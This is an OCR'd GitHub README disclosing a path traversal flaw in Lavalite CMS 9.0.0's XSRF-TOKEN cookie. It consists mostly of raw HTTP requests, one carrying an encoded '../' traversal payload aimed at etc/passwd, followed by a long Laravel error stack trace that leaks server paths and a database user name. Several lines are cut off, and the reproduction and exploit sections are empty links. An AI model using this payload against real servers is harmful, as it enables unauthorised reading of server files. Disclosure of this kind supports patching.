nu11secur1ty Update report.txt ... on Sep 30 History


..

Docs	2 months ago
README.MD	2 months ago

README.MD

LavaLite

Vendor



Description:

The XSRF-TOKEN cookie from Lavalite-9.0.0 is vulnerable to path traversal attacks, enabling read access to arbitrary files on the server. The malicious user can get very sensitive information from this CMS system.


STATUS: HIGH Vulnerability

[+]Payload Request00:

```
GET /cms-master/website/public/about.html HTTP/1.1
Host: pwnedhost.com
Accept-Encoding: gzip, deflate
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/105.0.5195.102 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: XSRF-
TOKEN=eyJpdiI6IjNZbEZudjg0RXpFNEVLWHBUK0p6R1E9PSIsInZhbHVlIjoiNjFVbmZUVUJQWVdYWXJVOU

lavalite_session=eyJpdiI6ImxiWmVuV0xlU3ZtVWhLVW1Oc2duSEE9PSIsInZhbHVlIjoiUG5WMjhMNVp

Upgrade-Insecure-Requests: 1
Referer: http://pwnedhost.com/cms-master/website/public/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="105", "Chromium";v="105"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```



[+]Response00:

```
<script src="http://pwnedhost.com/cms-
master/website/public/themes/public/assets/dist/js/manifest.js"></script>
<script src="http://pwnedhost.com/cms-
master/website/public/themes/public/assets/dist/js/vendor.js"></script>
<script src="http://pwnedhost.com/cms-
master/website/public/themes/public/assets/dist/js/app.js"></script>
<script src="http://pwnedhost.com/cms-
master/website/public/themes/public/assets/js/main.js"></script>
<script src="http://pwnedhost.com/cms-
master/website/public/themes/public/assets/js/theme.js"></script>
```


[+]Payload Request01:

```
POST /cms-master/website/public/client/password/email HTTP/1.1
Host: pwnedhost.com
Accept-Encoding: gzip, deflate
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/105.0.5195.102 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
lavalite_session=eyJpdiI6InpmWi90N0lOeWJWKzc1Zjd5V0lickE9PSIsInZhbHVlIjoiUXVORTlPWks
 XSRF-
TOKEN=...%2f.%2f...%2f.%2f...%2f.%2f...%2f.%2f...%2f.%2f...%2f.%2f...%2f.%2f...%2f.%

laravel_session=eyJpdiI6Ii9oOTBjSEdkcWlNN3JIUXNZOHBGbXc9PSIsInZhbHVlIjoiWEZ5UE1Gajhx

Origin: http://pwnedhost.com
Upgrade-Insecure-Requests: 1
Referer: http://pwnedhost.com/cms-master/website/public/client/password/reset
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="105", "Chromium";v="105"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 146

_method=POST&_token=j5XD58RTjQX3mae6tp4wwOdx1R9gYwjgnmm17Iqc&email=oHKlxlha%40burpco
```



```
POST /cms-master/website/public/client/password/email HTTP/1.1
Host : pwnedhost.com
Accept-Encoding : gzip, deflate
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Accept-Language : en-US;q=0.9,en;q=0.8
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.5195.102 Safari/537.36
Connection : close
Cache-Control : max-age=0
Cookie : lavalite_session =
eyJpdiI6InpmWi90NOlOeWJWKzc1Zjd5V0lickE9PSIsInZhbHVlIjoiUXVORTlPWks1RFJJb2Y4c1dxS2hNWndFWVgvSEM1WC9
tdO5SVWlkdnlCemh1V2VxUmJXQXlQdUZ5bOxqaVkrcXdOaGpWOFcyVHc0ZjBWM2dYemY2SDZISDI1bGpSQSt4bEFiU2R3aGdwMD
Z3d1I2UTZVT1dESnpVdCtHWnNjUTgiLCJtYWMiOiI4OWY3OTJhODFjNzEzZGM3Zjk4M2JkZDc3Zjk4NjZiZTA3ZDI2OTMxYTRhN
DIyYzg2MjczZWM1ZTkzOGJhYzg2IiwidGFnIjoiIn0%3D ; XSRF-TOKEN =
...%2f.%2f...%2f.%2f...%2f.%2f...%2f.%2f...%2f.%2f...%2f.%2f...%2f.%2f...%2f.%2f...%2f.%2f...%2f.%2
fetc%2fpasswd ; laravel_session =
eyJpdiI6Ii9oOTBjSEdkcWlNN3JIUXNZOHBGbXc9PSIsInZhbHVlIjoiWEZ5UE1GajhxaWE2ZmsvQkx3eDE4elRYSnV5VzJzVXI
xdFNzYU4rZTZLR2lzOHlTYklLZ2hKb2IyQnRFTnNqY1p3Y3YwcUZCcOwrV2pFcjZoYO1aY3FPUUJxdjNQTjhJOHVnSjBSbzEyOV
VPK2lGdkRkRUNodFJiZWpKMGNBRTAiLCJtYWMiOiIwYWZkYjJlZGEzNDJmYmI5ZWU0MWE5MDhmZGI3ZTZiYWZlNDBmNDY2MjNhY
jkzNjVjZTc1NzIzNWZiMGYzZTE1IiwidGFnIjoiIn0%3D
Origin : http://pwnedhost.com
Upgrade-Insecure-Requests : 1
Referer : http://pwnedhost.com/cms-master/website/public/client/password/reset
Content-Type : application/x-www-form-urlencoded
Sec-CH-UA : ".Not/A)Brand";v="99", "Google Chrome";v="105", "Chromium";v="105"
Sec-CH-UA-Platform : Windows
Sec-CH-UA-Mobile : ?0
Content-Length : 146
```

[+]Response01:

```
<!--
Illuminate\Database\QueryException: SQLSTATE[HY000] [1045] Access denied for user
'forge'@'localhost' (using password: NO) (SQL: select * from `users` where
`email` = oHKlxlha@burpcollaborator.net and `users`.`deleted_at` is null limit 1)
in file C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Database\Connection.php on
line 712

#0 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Database\Connection.php(672):
 Illuminate\Database\Connection-&gt;runQueryCallback('select * from `...', Array,
Object(Closure))
#1 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Database\Connection.php(376):
 Illuminate\Database\Connection-&gt;run('select * from `...', Array,
Object(Closure))
#2 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Database\Query\Builder.php(24
 Illuminate\Database\Connection-&gt;select('select * from `...', Array, true)
#3 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Database\Query\Builder.php(24
 Illuminate\Database\Query\Builder-&gt;runSelect()
#4 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Database\Query\Builder.php(29
 Illuminate\Database\Query\Builder-&gt;Illuminate\Database\Query\{closure}()
#5 C:\xampp\htdocs\pwnedhost\cms-
```


```
master\website\vendor\laravel\framework\src\Illuminate\Database\Query\Builder.php(24
 Illuminate\Database\Query\Builder-&gt;onceWithColumns(Array, Object(Closure))
#6 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Database\Eloquent\Builder.php
 Illuminate\Database\Query\Builder-&gt;get(Array)
#7 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Database\Eloquent\Builder.php
 Illuminate\Database\Eloquent\Builder-&gt;getModels(Array)
#8 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Database\Concerns\BuildsQueri
 Illuminate\Database\Eloquent\Builder-&gt;get(Array)
#9 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Auth\EloquentUserProvider.php
 Illuminate\Database\Eloquent\Builder-&gt;first()
#10 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Auth\Passwords\PasswordBroker
 Illuminate\Auth\EloquentUserProvider-&gt;retrieveByCredentials(Array)
#11 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Auth\Passwords\PasswordBroker
 Illuminate\Auth\Passwords\PasswordBroker-&gt;getUser(Array)
#12 C:\xampp\htdocs\pwnedhost\cms-master\website\vendor\laravel\ui\auth-
backend\SendsPasswordResetEmails.php(36):
Illuminate\Auth\Passwords\PasswordBroker-&gt;sendResetLink(Array)
#13 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Routing\Controller.php(54):
 App\Http\Controllers\Auth\ForgotPasswordController-
&gt;sendResetLinkEmail(Object(Illuminate\Http\Request))
#14 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\lavalite\framework\src\Litepie\Http\Controllers\Controller.php
 Illuminate\Routing\Controller-&gt;callAction('sendResetLinkEm...', Array)
#15 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Routing\ControllerDispatcher.
 Litepie\Http\Controllers\Controller-&gt;callAction('sendResetLinkEm...', Array)
#16 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Routing\Route.php(262):
Illuminate\Routing\ControllerDispatcher-
&gt;dispatch(Object(Illuminate\Routing\Route),
Object(App\Http\Controllers\Auth\ForgotPasswordController), 'sendResetLinkEm...')
#17 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Routing\Route.php(205):
Illuminate\Routing\Route-&gt;runController()
#18 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Routing\Router.php(721):
Illuminate\Routing\Route-&gt;run()
#19 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(128):
 Illuminate\Routing\Router-&gt;Illuminate\Routing\{closure}
(Object(Illuminate\Http\Request))
#20 C:\xampp\htdocs\pwnedhost\cms-
```

```
master\website\app\Http\Middleware\RedirectIfAuthenticated.php(32):
Illuminate\Pipeline\Pipeline-&gt;Illuminate\Pipeline\{closure}
(Object(Illuminate\Http\Request))
#21 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(167):
 App\Http\Middleware\RedirectIfAuthenticated-
&gt;handle(Object(Illuminate\Http\Request), Object(Closure))
#22 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Routing\Middleware\Substitute
 Illuminate\Pipeline\Pipeline-&gt;Illuminate\Pipeline\{closure}
(Object(Illuminate\Http\Request))
#23 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(167):
 Illuminate\Routing\Middleware\SubstituteBindings-
&gt;handle(Object(Illuminate\Http\Request), Object(Closure))
#24 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Foundation\Http\Middleware\Ve
 Illuminate\Pipeline\Pipeline-&gt;Illuminate\Pipeline\{closure}
(Object(Illuminate\Http\Request))
#25 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(167):
 Illuminate\Foundation\Http\Middleware\VerifyCsrfToken-
&gt;handle(Object(Illuminate\Http\Request), Object(Closure))
#26 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\View\Middleware\ShareErrorsFr
 Illuminate\Pipeline\Pipeline-&gt;Illuminate\Pipeline\{closure}
(Object(Illuminate\Http\Request))
#27 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(167):
 Illuminate\View\Middleware\ShareErrorsFromSession-
&gt;handle(Object(Illuminate\Http\Request), Object(Closure))
#28 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Session\Middleware\StartSessi
 Illuminate\Pipeline\Pipeline-&gt;Illuminate\Pipeline\{closure}
(Object(Illuminate\Http\Request))
#29 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Session\Middleware\StartSessi
 Illuminate\Session\Middleware\StartSession-
&gt;handleStatefulRequest(Object(Illuminate\Http\Request),
Object(Illuminate\Session\Store), Object(Closure))
#30 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(167):
 Illuminate\Session\Middleware\StartSession-
&gt;handle(Object(Illuminate\Http\Request), Object(Closure))
#31 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Cookie\Middleware\AddQueuedCo
 Illuminate\Pipeline\Pipeline-&gt;Illuminate\Pipeline\{closure}
(Object(Illuminate\Http\Request))
#32 C:\xampp\htdocs\pwnedhost\cms-
```

```
master\website\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(167):
 Illuminate\Cookie\Middleware\AddQueuedCookiesToResponse-
&gt;handle(Object(Illuminate\Http\Request), Object(Closure))
#33 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Cookie\Middleware\EncryptCook
 Illuminate\Pipeline\Pipeline-&gt;Illuminate\Pipeline\{closure}
(Object(Illuminate\Http\Request))
#34 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(167):
 Illuminate\Cookie\Middleware\EncryptCookies-
&gt;handle(Object(Illuminate\Http\Request), Object(Closure))
#35 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(103):
 Illuminate\Pipeline\Pipeline-&gt;Illuminate\Pipeline\{closure}
(Object(Illuminate\Http\Request))
#36 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Routing\Router.php(723):
Illuminate\Pipeline\Pipeline-&gt;then(Object(Closure))
#37 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Routing\Router.php(698):
Illuminate\Routing\Router-
&gt;runRouteWithinStack(Object(Illuminate\Routing\Route),
Object(Illuminate\Http\Request))
#38 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Routing\Router.php(662):
Illuminate\Routing\Router-&gt;runRoute(Object(Illuminate\Http\Request),
Object(Illuminate\Routing\Route))
#39 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Routing\Router.php(651):
Illuminate\Routing\Router-&gt;dispatchToRoute(Object(Illuminate\Http\Request))
#40 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Foundation\Http\Kernel.php(16
 Illuminate\Routing\Router-&gt;dispatch(Object(Illuminate\Http\Request))
#41 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(128):
 Illuminate\Foundation\Http\Kernel-&gt;Illuminate\Foundation\Http\{closure}
(Object(Illuminate\Http\Request))
#42 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Foundation\Http\Middleware\Tr
 Illuminate\Pipeline\Pipeline-&gt;Illuminate\Pipeline\{closure}
(Object(Illuminate\Http\Request))
#43 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Foundation\Http\Middleware\Co
 Illuminate\Foundation\Http\Middleware\TransformsRequest-
&gt;handle(Object(Illuminate\Http\Request), Object(Closure))
#44 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(167):
 Illuminate\Foundation\Http\Middleware\ConvertEmptyStringsToNull-
&gt;handle(Object(Illuminate\Http\Request), Object(Closure))
```

```
#45 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Foundation\Http\Middleware\Tr
 Illuminate\Pipeline\Pipeline-&gt;Illuminate\Pipeline\{closure}
(Object(Illuminate\Http\Request))
#46 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Foundation\Http\Middleware\Tr
 Illuminate\Foundation\Http\Middleware\TransformsRequest-
&gt;handle(Object(Illuminate\Http\Request), Object(Closure))
#47 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(167):
 Illuminate\Foundation\Http\Middleware\TrimStrings-
&gt;handle(Object(Illuminate\Http\Request), Object(Closure))
#48 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Foundation\Http\Middleware\Va
 Illuminate\Pipeline\Pipeline-&gt;Illuminate\Pipeline\{closure}
(Object(Illuminate\Http\Request))
#49 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(167):
 Illuminate\Foundation\Http\Middleware\ValidatePostSize-
&gt;handle(Object(Illuminate\Http\Request), Object(Closure))
#50 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Foundation\Http\Middleware\Pr
 Illuminate\Pipeline\Pipeline-&gt;Illuminate\Pipeline\{closure}
(Object(Illuminate\Http\Request))
#51 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(167):
 Illuminate\Foundation\Http\Middleware\PreventRequestsDuringMaintenance-
&gt;handle(Object(Illuminate\Http\Request), Object(Closure))
#52 C:\xampp\htdocs\pwnedhost\cms-master\website\vendor\fruitcake\laravel-
cors\src\HandleCors.php(38): Illuminate\Pipeline\Pipeline-
&gt;Illuminate\Pipeline\{closure}(Object(Illuminate\Http\Request))
#53 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(167):
 Fruitcake\Cors\HandleCors-&gt;handle(Object(Illuminate\Http\Request),
Object(Closure))
#54 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Http\Middleware\TrustProxies.
 Illuminate\Pipeline\Pipeline-&gt;Illuminate\Pipeline\{closure}
(Object(Illuminate\Http\Request))
#55 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(167):
 Illuminate\Http\Middleware\TrustProxies-
&gt;handle(Object(Illuminate\Http\Request), Object(Closure))
#56 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Pipeline\Pipeline.php(103):
 Illuminate\Pipeline\Pipeline-&gt;Illuminate\Pipeline\{closure}
(Object(Illuminate\Http\Request))
#57 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Foundation\Http\Kernel.php(14
```

```
 Illuminate\Pipeline\Pipeline-&gt;then(Object(Closure))
#58 C:\xampp\htdocs\pwnedhost\cms-
master\website\vendor\laravel\framework\src\Illuminate\Foundation\Http\Kernel.php(11
 Illuminate\Foundation\Http\Kernel-
&gt;sendRequestThroughRouter(Object(Illuminate\Http\Request))
#59 C:\xampp\htdocs\pwnedhost\cms-master\website\public\index.php(53):
Illuminate\Foundation\Http\Kernel-&gt;handle(Object(Illuminate\Http\Request))
#60 {main}
-->
```



Reproduce:

href

Proof and Exploit:

href